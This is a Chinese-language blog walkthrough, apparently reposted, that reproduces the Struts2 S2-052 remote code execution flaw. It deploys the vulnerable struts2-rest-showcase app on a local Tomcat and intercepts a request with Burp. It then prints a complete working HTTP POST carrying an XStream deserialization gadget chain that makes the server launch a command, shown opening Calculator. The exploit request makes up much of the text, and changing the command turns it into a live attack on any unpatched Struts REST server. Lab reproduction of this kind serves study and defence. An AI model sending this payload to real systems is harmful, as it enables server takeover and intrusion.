
S2-052的POC测试(原名：Tomcat部署war）

原文地址：http://blog.csdn.net/caiqiiqi/article/details/77861477

从struts2的官网下载最后受影响的版本struts-2.5.12，地址：


http://archive.apache.org/dist/struts/2.5.12/struts-2.5.12-apps.zip

注意下载struts-2.5.12-apps即可，不需要下载struts-2.5.12-all.zip。不然struts-2.5.12-all.zip中包含很多其他的东西，可以看到lib目录下有很多jar包。



拿到struts-2.5.12-apps之后，将其中的app目录下的struts2-rest-showcase.war文件放到webapps目录下，我的是

/Library/Tomcat-8.5.15/webapps然后设置一下conf/server.xml文件即可。


这里把appBase设置为webapps目录，然后unpackWARs设置为true，这样就会自动解包xxx.war，autoDeploy也设置为true(热部署?)

然后就可以浏览器访问了。

直接输入

http://127.0.0.1:8080/struts2-rest-showcase/

会跳转，然后出现下面的页面，点击其中一个编辑，



然后将请求发送到burp，(我由于在FireFox上有代理插件，于是换到FireFox上了)点击”Edit”按钮，然后拦截请求，将请求中的Content-Type的值改为

application/xml,然后POST的数据用PoC中的xml内容代替。

**晴天师傅的PoC**

POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Content-Type: application/xml

Content-Length: 1663

Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit

Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7

Connection: close

Upgrade-Insecure-Requests: 1

<map>

<entry>

<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher"> <initialized>false</initialized> <opmode>0</opmode> <serviceIterator class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command> <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class> <name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next class="string">foo</next> </serviceIterator> <lock/> </cipher> <input class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done> <ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed> </dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value> </jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>

</entry>

</map>

1

2

3

4

5

6

7

8

9

10

11

12

13


14

15

16

17

成功弹出计算器



然后可以看到页面一堆报错的

